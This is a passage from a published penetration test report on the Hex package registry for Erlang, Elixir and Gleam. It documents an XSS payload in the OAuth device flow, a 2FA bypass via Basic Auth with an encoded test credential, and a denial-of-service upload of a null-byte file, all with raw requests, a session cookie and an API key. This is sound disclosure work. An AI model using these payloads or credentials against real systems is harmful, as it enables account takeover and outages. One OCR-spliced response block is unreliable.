
# White-Box Pentest of Erlang-, Elixir- and Gleam- Ecosystem Supply Chains



Created for Erlang Ecosystem Foundation

| | |
|---|---|
| Project-Nr. | **202501032-1** |
| Creation date | **4/8/26** |
| Version | **1.1** |
| Analysts | **Joud Zakharia, Christopher Baumann** |
| Responsible | **Sven Faßbender** |
| Released by | **Martin Tschirsich** |
| Document Status | **Final** |

zentrust partners GmbH, Birnenweg 11, 65205 Wiesbaden
Web: https://zentrust.partners, E-Mail: contact@zentrust.partners, Phone: +49 6122 7076736
Managing Directors: Sven Faßbender, Martin Tschirsich. District Court: Wiesbaden HRB 34219

# 1 Table of Contents

# 2 Version History

| Version | Date | Description | Created by |
|---|---|---|---|
| 1.1 | 4/8/26 | Classification removed for publication. | Sven Faßbender |
| 1.0 | 3/25/26 | Final report released. | Sven Faßbender |
| 0.3 | 3/24/26 | Re-test results ready for release. | Joud Zakharia |
| 0.2 | 1/27/26 | Draft report released. | Martin Tschirsich |
| 0.1 | 1/16/26 | Draft ready for release. | Christopher Baumann<br>Joud Zakharia<br>Sven Faßbender |

# 3 Management Summary

Jonatan Männchen, acting as the project owner on behalf of Erlang Ecosystem Foundation, commissioned zentrust partners GmbH (zentrust) to conduct a white-box penetration test of Erlang-, Elixir- and Gleam- Ecosystem Supply Chains, with a focus on the highest threats defined by the customer. The objective of the white-box penetration test was to assess the effectiveness of existing security controls and to identify vulnerabilities and security weaknesses that could compromise the confidentiality, integrity, or availability of the Erlang-, Elixir- and Gleam- Ecosystem Supply Chains.

The white-box penetration test and the preparation of the white-box penetration test report were carried out with an effort of 15 days and took place during the period from 1/5/26 to 1/16/26.

As part of the white-box penetration test, a total of 23 vulnerabilities and security weaknesses were identified.


*Figure 1 - Number of identified vulnerabilities by severity*

During the white-box penetration test, the Erlang Ecosystem Foundation demonstrated strong responsiveness, with several high-impact findings remediated during the engagement.

The most critical risk identified allows an attacker to perform actions on behalf of other users without their knowledge. By abusing a flaw in the authorization process, an attacker could take full control of user sessions and act as legitimate users within the platform. This could result in unauthorized changes, data manipulation, or account compromise.

A second high-risk issue allows an attacker to cause a prolonged disruption of the service. By submitting specially crafted data, an attacker can trigger a denial-of-service condition that prevents other users from accessing the platform until manual intervention occurs.

Additionally, while multifactor authentication (MFA) is implemented, it can be bypassed under certain conditions. An attacker who obtains a user's username and password could authenticate without being required to complete the additional verification step, significantly reducing the effectiveness of MFA.

The remaining lower-risk findings primarily relate to weaknesses in the authentication process. While these issues are less severe individually, they collectively reduce the overall resilience of the platform's security controls.

Overall, these weaknesses highlight areas where the security posture can be improved.

## 3.1 Recommendations

**Short term**, it is recommended that management ensure remediation measures for each identified finding are implemented in a prioritized manner based on their severity and potential business impact.

**Medium term**, targeted training initiatives for employees involved in software development and operations (e.g., secure software development lifecycle practices, OWASP Top 10) can help reduce the likelihood of recurring vulnerabilities and strengthen overall security awareness.

**Long term**, the adoption of a recognized security assurance maturity model (e.g., OWASP SAMM) is recommended to strategically plan, govern, and continuously improve the organization's software security practices.

For questions regarding the implementation of these recommendations, please contact your designated zentrust representative or reach out via contact@zentrust.partners.

## 3.2 Retest Result

During the re-test conducted from 3/23/2026 to 3/24/2026, the remediation progress was verified across the previously reported vulnerabilities. Multiple findings were successfully remediated, including two out of three high severity findings.

One issue was only partially remediated. Specifically, the overall coverage and consistency of security-related web server settings improved, but not all areas were fully aligned yet.

Several risks remained open or were explicitly accepted by Erlang Ecosystem Foundation in coordination with the Hex.pm team. This includes the temporary continued availability of Basic Authentication for API access (login using only username and password), which is planned to be disabled after client updates.


*Figure 2 - Number of identified vulnerabilities by retest result*

# 4 Findings Overview

| Finding | Severity | Retest Result |
|---|---|---|
| 5.1 XSS via Device Authorization Flow | High | Resolved |
| 5.2 2FA Bypass with Basic Auth on API | High | No retest |
| 5.3 Library File Upload Can Cause Denial Of Service | High | Resolved |
| 5.4 API Keys Do not Expire/Expiry Date cannot be specified | Medium | No retest |
| 5.5 HTML Injection via User-Agent Header | Low | Resolved |
| 5.6 Insufficient Password Policy | Low | No retest |
| 5.7 Logout Session Handling and 2FA Enrollment | Low | Resolved |
| 5.8 2FA Deficits | Low | Accepted |
| 5.9 On Changing User the Old API Key is not Deleted | Low | No retest |
| 5.10 Session Timeout | Low | Accepted |
| 5.11 Weak TLS-Versions Supported | Low | Resolved |
| 5.12 Insecure OAuth 2.0 Device Authorization Grant | Low | Accepted |
| 5.13 Short URLs allow Schemes other than http(s) | Low | Resolved |
| 5.14 Use of Unsafe Function despite Implemented Safe Alternative | Low | Resolved |
| 5.15 User Enumeration | Low | Accepted |
| 6.1 XSS via Documentation Upload | Info | No retest |
| 6.2 Open Redirect | Low | Resolved |
| 6.3 Access to Private Package in HexDocs via Key in URL | Low | Resolved |
| 7.1 Missing WAF | Low | Accepted |
| 8.1 Vulnerable JavaScript Dependencies | Low | No retest |
| 8.2 Missing or Insufficient HTTP Security Headers | Low | Partially resolved |
| 9.1 Local Password can be Empty | Low | Resolved |
| 9.2 Password for Publishing Gleam Core Packages in Public Source Code | Info | No retest |

*Table 1 - Overview of findings and their severity*

Information on the severity assessment method used can be found in the appendix "Severity Rating Method".

# 5 Findings Hex

All identified vulnerabilities are documented below with detailed descriptions and recommendations.

## 5.1 XSS via Device Authorization Flow

Finding-ID: 33eda2be-de17-47fb-a4a1-6fa5927b0ec2

| | |
|---|---|
| **Class** | A05:2025 - Injection |
| **CVSS score** | 8.6 (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N) |
| **CWE** | CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') |
| **Severity** | High |
| **Retest result** | Resolved |
| **Area** | Hex |

*A cross-site scripting (XSS) vulnerability was identified in the Device Authorization Flow on staging.hex.pm. In a worst-case scenario, an attacker could exploit this issue to execute arbitrary actions in the context of an authenticated user.*

The following unauthenticated HTTP POST request was sent with the payload `package:<script>alert('PoC')</script>` included in the `scope` parameter:

```
POST /api/oauth/device_authorization HTTP/2
Host: staging.hex.pm
Content-Length: 103
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

client_id=78ea6566-89fd-481e-a1d6-7d9d78eacca8&name=xss_poc&scope=package:<script>alert('Po
C')</script>
```

The response contained an URL and an expiration time in seconds:

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 245
Content-Type: application/json; charset=utf-8
Date: Fri, 16 Jan 2026 10:02:07 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 99
X-Ratelimit-Reset: 1768557780
X-Request-Id: GIst4jUMk-cvEk4AAA2S
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"interval":5,"expires_in":600,"device_code":"EJgfzAgkno9HD08CPnQWRM4-on-
f6O3r","user_code":"YDCFDJDM","verification_uri":"https://staging.hex.pm/oauth/device","ver
ification_uri_complete":"https://staging.heThe returned URL was subsequently modified by
```

```
appending the parameter verified=true, resulting in the following URL:x.pm/oauth/device?
user_code=YDCFDJDM"}
```

The returned URL was subsequently modified by appending the parameter `verified=true`, resulting in the following URL: `https://staging.hex.pm/oauth/device?user_code=YDCFDJDM&verified=true`

The resulting malicious URL was then forwarded to an authenticated user, who opened it in their browser. This caused the following HTTP GET request to be sent from the authenticated user's browser to the server:


```
GET /oauth/device?user_code=YDCFDJDM&verified=true HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=[Redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The server's response contained the injected payload from before:


```
HTTP/2 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 10606
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Fri, 16 Jan 2026 10:02:44 GMT
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-enccoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIst6sE1UaTaF6gAAA4S
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
<div class="scope-group">
  <ul><li style="list-style: none; margin-bottom: 12px;">
        <label style="display: flex; align-items: flex-start; cursor: pointer; padding:
14px; border-radius: 8px; border: 2px solid #e9ecef; background-color: #ffffff; transition:
all 0.2s ease;" onmouseover="this.style.borderColor='#0d6efd';
this.style.backgroundColor='#f8f9fa';" onmouseout="this.style.borderColor='#e9ecef';
this.style.backgroundColor='#ffffff';">
          <input type="checkbox" name="selected_scopes[]" value="package:<script>alert()</
script>" checked="checked"
style="margin-right: 12px; margin-top: 4px; width: 18px; height: 18px; cursor: pointer;" cl
ass="scope-checkbox">
          <div style="flex: 1;">
            <div style="margin-bottom: 8px; display: flex; align-items: center; flex-wrap:
wrap; gap: 8px;">
              <code style="background-color: #e7f3ff; color: #0366d6; padding: 4px 10px;
border-radius: 5px; font-size: 14px; font-weight: 600;">package:<script>alert()</script></c
ode>
            </div>
            <span style="color: #6c757d; font-size: 14px; line-height: 1.6;">Manage the <sc
ript>alert()</script> package</span>
          </div>
        </label>
      </li></ul>
</div>
[...]
```

The injected JavaScript was executed immediately in the user's browser.

The following screenshot shows the outcome of executing the injected JavaScript as part of the proof of concept. In an actual attack scenario, this activity would remain unnoticed by the user.




If the malicious URL is accessed by an unauthenticated user, the user is redirected to the login page and, after successful authentication, redirected back to `https://staging.hex.pm/oauth/device?user_code=YDCFDJDM` where the following form is presented:



Following interaction with the "Verify and Continue" button, the server returns the same HTML response as shown above, causing immediate execution of the injected JavaScript in the user's browser.

### 5.1.1 Recommendation

It is recommended to validate and sanitize all user-supplied input accepted by the device authorization flow. Any untrusted data reflected or rendered in HTML or JavaScript contexts must be properly output-encoded according to its context.

Additionally, the device authorization endpoints should enforce strict input allow lists for supported scope values rather than accepting arbitrary strings. As a defense-in-depth measure, implementing a restrictive Content Security Policy (CSP) can help prevent such attacks.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

### 5.1.2 Retest result

This finding was assigned CVE-2026-21618 and the vulnerability was successfully fixed: https://github.com/hexpm/hexpm/security/advisories/GHSA-6cw9-5gg4-rhpj

As in the pentest the following request was sent:

```
POST /api/oauth/device_authorization HTTP/2
Host: staging.hex.pm
Content-Length: 103
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36

client_id=78ea6566-89fd-481e-a1d6-7d9d78eacca8&name=xss_poc&scope=package:<script>alert('Po
C')</script>
```

The response showed that the server rejected the request with `Invalid scope` error:

```
HTTP/2 400 Bad Request
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 61
Content-Type: application/json; charset=utf-8
Date: Tue, 24 Mar 2026 06:55:22 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Ratelimit-Limit: 100
X-Ratelimit-Remaining: 98
X-Ratelimit-Reset: 1774335360
X-Request-Id: GJ-0k2WTaKmMqIYAAA2R
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

{"error":"invalid_scope","error_description":"Invalid scope"}
```

## 5.2 2FA Bypass with Basic Auth on API

Finding-ID: 6e0cea51-75d7-4680-ab5a-dc104c4fe347

| | |
|---|---|
| **Class** | A01:2025 - Broken Access Control |
| **CVSS score** | 7.5 (CVSS:4.0/AV:N/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N) |
| **CWE** | CWE-288: Authentication Bypass Using an Alternate Path or Channel |
| **Severity** | High |
| **Retest result** | No retest |
| **Area** | Hex |

*A design flaw in the authentication mechanism enables bypass of two-factor authentication (2FA) for API access when using Basic Authentication. In a worst-case scenario, an attacker with valid username and password credentials could gain full API access, including sensitive package management operations, without being subject to 2FA or granular permission enforcement.*

The penetration test has revealed that while 2FA can be enabled for interactive account logins, it is not consistently enforced for API access. Instead of using API keys, which can be created without 2FA but are designed to support granular permission scoping, the API also accepts HTTP Basic Authentication using only a username and password. This authentication method bypasses both the requirement for 2FA and the permission restrictions associated with API keys.

As a result, critical functionality, such as releasing or managing packages in the package manager, can be performed via Basic Authentication with full account privileges, bypassing the intended security benefits of both 2FA and scoped API keys. This is a known transitional state and is, according to Erlang Ecosystem Foundation planned to be removed once client support is fully rolled out.

The standard workflow to publish a package uses an API key with explicitly defined permissions to upload the package:

```
POST /api/publish?replace=false HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Authorization: edda13ce9af1610a893e5566343afb9e
Content-Type: application/json
Content-Type: application/x-tar
Accept: application/json
Content-Length: 6656
```

The package was accepted:

```
HTTP/2 201 Created
Cache-Control: public, max-age=60
Content-Length: 845
Content-Type: application/json; charset=utf-8
Date: Thu, 15 Jan 2026 16:10:46 GMT
Location: /api/packages/zen/releases/1.1.5
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept, accept-encoding, accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 499
X-Ratelimit-Reset: 1768493460
X-Request-Id: GIrza3pXCOnx7XsAAAiB
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```

It was also possible to use Basic-Auth, which did not contain a second factor:

```
POST /api/publish?replace=true HTTP/2
Host: staging.hex.pm
User-Agent: hexpm (5.0.0)
Authorization: Basic
cGVudGVzdGVyMitqZXN0ZXJAemVudHJ1c3QucGFydG5lcnM6MilnPD03fUxCKnBOL0QzMw==
Content-Type: application/json
Content-Type: application/x-tar
Accept: application/json
Content-Length: 6656
```

The package was accepted as well:

```
HTTP/2 200 OK
Cache-Control: public, max-age=60
Content-Length: 879
Content-Type: application/json; charset=utf-8
Date: Thu, 08 Jan 2026 16:39:41 GMT
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept, accept-encoding, accept-encoding
X-Ratelimit-Limit: 500
X-Ratelimit-Remaining: 499
X-Ratelimit-Reset: 1767890400
X-Request-Id: GIjO72VLTWybInQAABbB
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

[...]
```

### 5.2.1 Recommendation

It is recommended to disable HTTP Basic Authentication for API access entirely or restrict it to non-sensitive, read-only operations. All API endpoints performing privileged actions should require strong, token-based authentication mechanisms that enforce 2FA where applicable and support granular permission scoping. Additionally, it is recommended to ensure that enabling 2FA on an account uniformly enforces this requirement across all authentication paths, including APIs, to prevent bypasses through alternative login mechanisms.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Multifactor_Authentication_Cheat_Sheet.html

### 5.2.2 Retest result

Information by Erlang Ecosystem Foundation: Basic auth will be disabled once all Clients (Elixier, Gleam, Erlang/Rebar3) are implemented.

Status:

- Elixir: https://github.com/hexpm/hex/pull/1085 (not released yet)
- Gleam: https://github.com/gleam-lang/gleam/pull/5324 (released)
- Erlang / Rebar3: not started yet

## 5.3 Library File Upload Can Cause Denial Of Service

Finding-ID: 1d2ab78f-832f-4c4d-860d-5565c5fec587

| | |
|---|---|
| **Class** | A10:2025 - Mishandling of Exceptional Conditions |
| **CVSS score** | 7.1 (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N) |
| **CWE** | CWE-400: Uncontrolled Resource Consumption |
| **Severity** | High |
| **Retest result** | Resolved |
| **Area** | Hex |

*Despite having a maximum file size of 16 MB, uploading a file with size above than 16 MB that contained null bytes, lead to a timeout on the server side and staging.hex.pm was not reachable for a period of time (Denial of Service condition). An attacker can use automated tools to run the attack and disturb the usage of the service or even prevent users from accessing the platform.*

We believe that in the source code `lib/hexpm_web/controllers/api/release_controller.ex` the following defined the allowed file size a package can have.

```
[...]
@tarball_max_size 16 * 1024 * 1024
[...]
```

However, uploading a file of size 17 MB or bigger filled with null bytes made staging.hex.pm not reachable for a period of time.

The file filled with null bytes and a size of 17 MB was generated using the following `dd` command, and it was placed inside the `lib` directory inside a package directory:

```
dd if=/dev/zero of=zeros17MB.img bs=1M
count=17

17+0 records in
17+0 records out
17825792 bytes (18 MB, 17 MiB) copied, 0.0395192 s, 451 MB/s
```

The following command was used to publish the package:

```
HEX_API_KEY=[Redacted] mix hex.publish --replace
Building zen_app 0.1.0
  Dependencies:
    hexpm_staging_bar ~> 0.1.1 (app: hexpm_staging_bar)
  App: zen_app
  Name: zen_app
  Files:
    lib
    lib/zeros17MB.img
    lib/eicar.com.txt
    lib/<text>.txt
    lib/acme_project.ex
    .formatter.exs
    mix.exs
    README.md
  Version: 0.1.0
  Build tools: mix
  Description: <h1>zenapp</h1>
  Licenses: Apache-2.0
  Links:
```

```
    Online documentation: https://tyvabirds2tx4z3uqizy7hcjwa21qxem.collab.pentrust.de
  Elixir: ~> 1.18
Before publishing, please read the Code of Conduct: https://hex.pm/policies/codeofconduct

Publishing package using https://staging.hex.pm/api.

Proceed? [Yn]
Building docs...
Publishing package...
[##########################] 100%
Publishing failed
HTTP status code: 502
```

Publishing the package failed as the previous HTTP-Status-code `502` showed.

Immediately after the previous publishing attempt, staging.hex.pm was visited from different devices and different IPs.

Exemplary request issued to the platform, after publishing attempt:

```
GET / HTTP/2
Host: staging.hex.pm
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
```

The following response was received, after 9210 milliseconds, which showed that staging.hex.pm was not reachable :

```
HTTP/2 502 Bad Gateway
Content-Type: text/html; charset=UTF-8
Referrer-Policy: no-referrer
Content-Length: 332
Date: Mon, 12 Jan 2026 13:29:28 GMT
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000


<html><head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>502 Server Error</title>
</head>
<body text=#000000 bgcolor=#ffffff>
<h1>Error: Server Error</h1>
<h2>The server encountered a temporary error and could not complete your request.<p>Please
try again in 30 seconds.</h2>
<h2></h2>
</body></html>
```

The **DoS condition was found to be reproducible**, which was observed by consecutively sending publishing requests like listed above, which showed that the platform was not reachable for about ten minutes.

### 5.3.1 Recommendation

It is recommended to analyze server logs and telemetry related to the publishing process to identify the failure mode triggered by the malformed package. This analysis can help determine which processing step leads to the denial-of-service condition and guide targeted hardening measures.

Additionally, if feasible it is recommended to redesign the package publishing and ingestion process to avoid single points of failure and to ensure proper isolation of resource-intensive operations. Specifically, the processing of uploaded packages should be executed in isolated worker processes or threads, separate

from user-facing services and from each other, so that a failure or resource exhaustion caused by a malformed package does not impact the availability of the staging.hex.pm website or other publishing requests.

For more information on how to fix the finding, see:

- https://cheatsheetseries.owasp.org/cheatsheets/Denial_of_Service_Cheat_Sheet.html

### 5.3.2 Retest result

This vulnerability was assigned CVE-2026-23940 and has been successfully fixed: https://github.com/hexpm/hexpm/security/advisories/GHSA-jp8w-gxf6-8hcr

The application previously processed uploaded tarballs in memory, enabling potential memory exhaustion during package publication. The retest has revealed that the application no longer processes tarball uploads purely in memory. Instead, uploaded content is written to temporary files and subsequently processed from disk.

The following command was used to create a file filled with null bytes and saved inside the `lib` directory:

```
dd if=/dev/zero of=lib/zeros128MB.img bs=1M count=128
128+0 records in
128+0 records out
134217728 bytes (134 MB, 128 MiB) copied, 0.067508 s, 2.0 GB/s
```

Then the following command was used to upload the package. The backend rejected the request with the error `(Mix) Creating tarball failed: package exceeds max uncompressed size 134.217728 MB`

```
HEX_API_KEY=[Redacted] mix hex.publish --replace
Building retest 0.1.0
  Dependencies:
    hexpm_staging_bar ~> 0.1.1 (app: hexpm_staging_bar)
  App: retest
  Name: retest
  Files:
    lib
    lib/acme_project.ex
    lib/zeros128MB.img
    .formatter.exs
    mix.exs
    README.md
  Version: 0.1.0
  Build tools: mix
  Description: retest
  Licenses: Apache-2.0
  Links:
    GitHub: https://github.com/elixir-ecto/postgrex
  Elixir: ~> 1.14
Before publishing, please read the Code of Conduct: https://hex.pm/policies/codeofconduct

Publishing package using https://staging.hex.pm/api.

Proceed? [Yn]
Building docs...
Publishing package...
** (Mix) Creating tarball failed: package exceeds max uncompressed size 134.217728 MB
```

## 5.4 API Keys Do not Expire/Expiry Date cannot be specified

Finding-ID: 9a786daa-2ed9-407e-838b-893b52c1ea97

| | |
|---|---|
| **Class** | A07:2025 - Authentication Failures |
| **CWE** | CWE-287: Improper Authentication |
| **Severity** | Medium |
| **Retest result** | No retest |
| **Area** | Hex |

*API keys issued by the Hex platform do not expire and do not support configurable expiration dates. In the worst case, a leaked or compromised API key could be abused indefinitely, allowing long-term unauthorized access to API functionality.*

The following is an example request for requesting an API Key for an organization sent with the session cookie of a logged-in user:

```
POST /dashboard/orgs/orgzester/keys HTTP/2
Host: staging.hex.pm
Cookie: _hexpm_key=217237++SOh7iiis3_CGMAehQcpWQoIbRSyInDMngVKfrJt_xxY=
Content-Length: 134
Origin: https://staging.hex.pm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: https://staging.hex.pm/dashboard/orgs/orgzester

_csrf_token=PSEGAHFgMh8ZBAU-JDg6Sx4VIiUGEVcchJvIFWVyUemra_q8ZaT_7Hg-&key%5Bname%5D=orgzeste
r+API_KEY&key%5Bpermissions%5D%5Bapis%5D=on
```

The response shows a redirection to the endpoint:

```
HTTP/2 302 Found
Cache-Control: max-age=0, private, must-revalidate
Content-Length: 91
Content-Security-Policy: base-uri 'self'; frame-ancestors 'self';
Content-Type: text/html; charset=utf-8
Date: Wed, 14 Jan 2026 13:05:25 GMT
Location: /dashboard/orgs/orgzester
Referrer-Policy: strict-origin-when-cross-origin
Server: Cowboy
Strict-Transport-Security: max-age=31536000
Vary: accept-encoding
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Request-Id: GIqaubuD0nUDjdgAACax
Set-Cookie: _hexpm_key=217237++SOh7iiis3_CGMAehQcpWQoIbRSyInDMngVKfrJt_xxY=; path=/;
expires=Fri, 13 Feb 2026 13:05:26 GMT; max-age=2592000; secure; HttpOnly
Via: 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

<html><body>You are being <a href="/dashboard/orgs/orgzester">redirected</a>.</body></html>
```

Following the redirection:

